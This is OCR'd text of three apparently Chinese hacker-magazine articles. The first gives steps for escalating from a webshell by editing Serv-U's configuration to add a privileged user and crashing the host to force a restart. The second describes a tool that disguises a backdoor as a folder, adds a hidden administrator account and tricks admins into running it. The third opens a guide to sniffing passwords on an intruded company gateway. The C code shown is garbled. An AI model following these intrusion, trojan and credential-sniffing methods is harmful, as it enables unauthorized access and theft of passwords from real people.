
先是通过SQL或者别的什么办法拿到一个站点的Webshell，在Webshell里可以查看各个文件夹里的文件，但是由于权限的设置，不能执行DOS命令，不能执行带参数的应用程序，或者目标主机上装有很厉害的杀毒软件把上传的木马或者后门都kill了，或者就是目标主机装了防火墙把端口都堵了，而且限制对外的连接，就留几个常用的端口。这时我们就可以webshell里直接编辑SERV-U的配置文件ServUDaemon.ini，按照我们上面说的添加用户并指定根目录给其所有的权限，建议大家直接复制他的最高权限的所有信息，再把它修改为自己的用户名和你自己知道的MD5加密后的密码散列，保存修改。

再等到他的SERV-U重新启动，(SERV-U和WINDOWS都不怎么稳定，过不了多久肯定会重新启动的) 要是你真的等的不耐烦了，你可以试试这样的思路来让他当机而使其重新启动，你可以编辑一个ASP或者PHP的文件让其不断消耗主机的内存，直到它当掉；也可以自己写个小程序，运行后一直分配内存而使内存不足而当掉。程序呢？很好写！我用C写了个，代码如下：

```
#include  stdio.h
main()
{
for(;;)
malloc(;)
```

很简单吧，就用了个FOR死循环让它不断分配内存而导致因为内存不足而当机，重新启动后，就可以直接登录上去了，再加个管理员帐号，在开什么服务或者杀掉什么进程就随你的喜好了！

最后说下防范的办法，首先当然是注意给自己的网站打好补丁，补好漏洞，防止别人上传得到Webshell，这是最重要的。想想看，一个全是漏洞的网站怎么防范呢？除非你关了主机，呵呵！还有就是最好用最新的SERV-U，现在的6.0.0.1版本修补了这个漏洞，直接修改配置文件不可以直接添加用户！也不存在溢出漏洞，还是新的好啊！好了，最后给大家拜个早年，希望大家多多支持我呀！



伪装欺骗利用高手——目录欺骗工具

浪迹天

前几天在WEBSHELL中练习提升权限的时候，非常顺利，好多的网站管理员的设置都不行啊！我总是可以轻松的拿到管理员的权限，在自己高兴的同时也为国内的网站管理员捏了一把汗啊！照这样的安全配置，真的不敢想象！随便黑了他的主页是很简单的事情了，幸亏碰到的是我，还好，我没有做坏事，我把那些漏洞的利用和防范都和那些管理员说了，他们好感动呢。还是做善事好啊！不过也遇到几个管理员的设置让我很是头痛，用了所有的办法，都不见效，最后只有去找新的办法，也记不得在哪里看到了这个伪装欺骗加利用的高手——目录欺骗工具。

来看这个工具，为了与图标系统的目录图标一致，作者做了两个程序，一个是Win2000下使用的，另一个是XP和2003下使用的，如图1。




图 1

那个Win2000就是在Win2000下用的，Winxp就是在XP下用的。那个说明就是说明文件！大家看图1，看不出什么异样吧！和一个普通的文件夹没有什么区别吧！其实那是伪装的可执行程序。但是不注意的话，以为是什么新的文件夹的时候双击打开的话，程序就会运行，运行后会在机子上新建一个管理员：IWAM-IUSR 密码为：gxgl.com#2004（这些是程序默认的，好象不可以改），运行后如未发现跟程序同名的目录则建立一个跟程序文件名一样的目录，同时删除自身，这样你再打开这个文件夹里就看着是个空的文件夹，什么异样都没有，呵呵！

同时将在同一目录下的_notes.exe（这个文件为你要运行的其它后门程序，把你用的后门或者木马改成这个名字_notes.exe，属性请设为隐藏）移动到Windows目录，并运行。当然，如果没有_notes.exe这个文件也没关系，程序会忽略过去的，不出提示错误。这样的话，管理员双击这个东西的时候就把程序运行了，同时添加一个管理员帐户！

好的，说了这么多，我们来试下到底可不可以，我的是XP的机子，那我们就用这个winxp来演示吧！因为是演示嘛！为了大家可以看到结果，找个运行后能看的见的程序吧！好的，把我的MS04011的扫描工具DSScan.exe改为隐藏属性并改名为_notes.exe和winxp放在同一个目录下，如图2。




图 2

好了，我们接着做，双击文件夹看看有什么反应没有。大家看图3和图4，看到了吗？_notes.exe（改了名字的DSScan.exe）运行了，用户也成功的添加，因为我的机子上没有winxp这个文件，所以就建立一个新的winxp文件夹，而且是空的，没有任何破绽！




图 3




图 4

好了，到这里我们就介绍完了，再总结下吧！本程序使用的前提是：


1. 能把此文件和改好名字要运行的木马或者后门传到服务器上，记得先要看服务器的Win2000的还是Winxp的哦，不要传错了，要是不晓得，那把两个都传上去好了，可以用WEBSHELL或者别的方法，大家自己想办法。

2. 骗管理员点击，这就要看管理员的素质和你的运气了。

3. 文件扩展名为不显示，要是显示的话，一看是个文件夹，但是却是.exe的后缀，不怀疑才怪呢？但是也不用担心，WINDOWS默认是不显示扩展名的！

这个方法主要是用在你在提升权限不成功时的另外一个途径罢了！至于大家用来运行什么样的后门或者木马。就随大家的喜好了，写到这里，笔者想起来了，我们还可以把这个文件和主机的一个应用程序绑定在一起，比如绑在他的QQ.exe上，这样QQ运行的时候也就把伪装欺骗的程序运行了。在加帐号的同时后门程序也运行了，一举两得！还能怎么用？大家发挥自己的想象吧！我就不多说了，要是有什么好的利用的方法，记得去论坛分享。马上就要过春节了，最后祝大家新年快乐，多多发财！

（本文涉及到的程序目录欺骗工具光盘有收录）



利用CommView实现本地和远程密码嗅探

陈莎莎

随着入侵技术的娴熟，越来越多的朋友已经不再满足入侵服务器后拿到管理员权限就结束了。很多朋友都会想到用服务器做跳板，再入侵其他服务器。也有朋友会继续渗透到内网，扩大战果。今天入侵了隔壁公司的网关，内网有50多台电脑，数据全部从网关进出。我对他公司内部的电脑没什么兴趣，但对经过网关的数据倒产生了浓厚的兴趣。于是装了个嗅探器（CommView），才刚运行，一大堆密码信息就展现在眼前，有邮箱密码，论坛会员密码，甚至雅虎通的密码等等。玩了一会，觉得这样挂着收密码太不安全了，也不方便，于是想到CommView的远程嗅探功能。CommView真的是太好了，为我们考虑的真周到。下面就来说说这次的本地和远程嗅探之旅。

CommView，很多朋友对它应该很熟悉了吧。网上嗅探器（Sniffer）工具很多，但CommView绝对算的上出类拔萃。首先是对Dial-up的Adapter的支持，还有就是特有的远程嗅探功能，加上操作界面人性化，设置简单。种种优点，绝对让你爱不释手。

一、本地嗅探：

CommView的安装我就不多说了，笔者安装的是最新版本5.0。安装完成后运行程序，你会发现界面相对5.0以前的版本来说改进了很多，更人性化，也更可爱多了，如图1所示。




图1

这时候只要选好要嗅探的网卡，点击开始按钮，我们的本地嗅探就开始了。但你同时会发现“Packets”捕获包状态栏疯狂的运转着。不要奇怪，因为COMMVIEW正把所有经过的数据包全部原封不动的记录下了。这时我想你会和我一样马上按下暂停按钮。有什么好方法能让我们捕获到的数据能更精确些呢？很简单，我们可以设置捕获的规则，让COMMVIEW捕获我们需要的数据包。COMMVIEW的规则设置很简单，完全图形化，不像其它嗅探器的规则设置那样，不是输命令就是写配置文件，这也正是笔者多年来对它情有独钟的原因。点击主界面正中的“Rules”菜单，进入COMMVIEW的捕获规则设置，如图2所示。

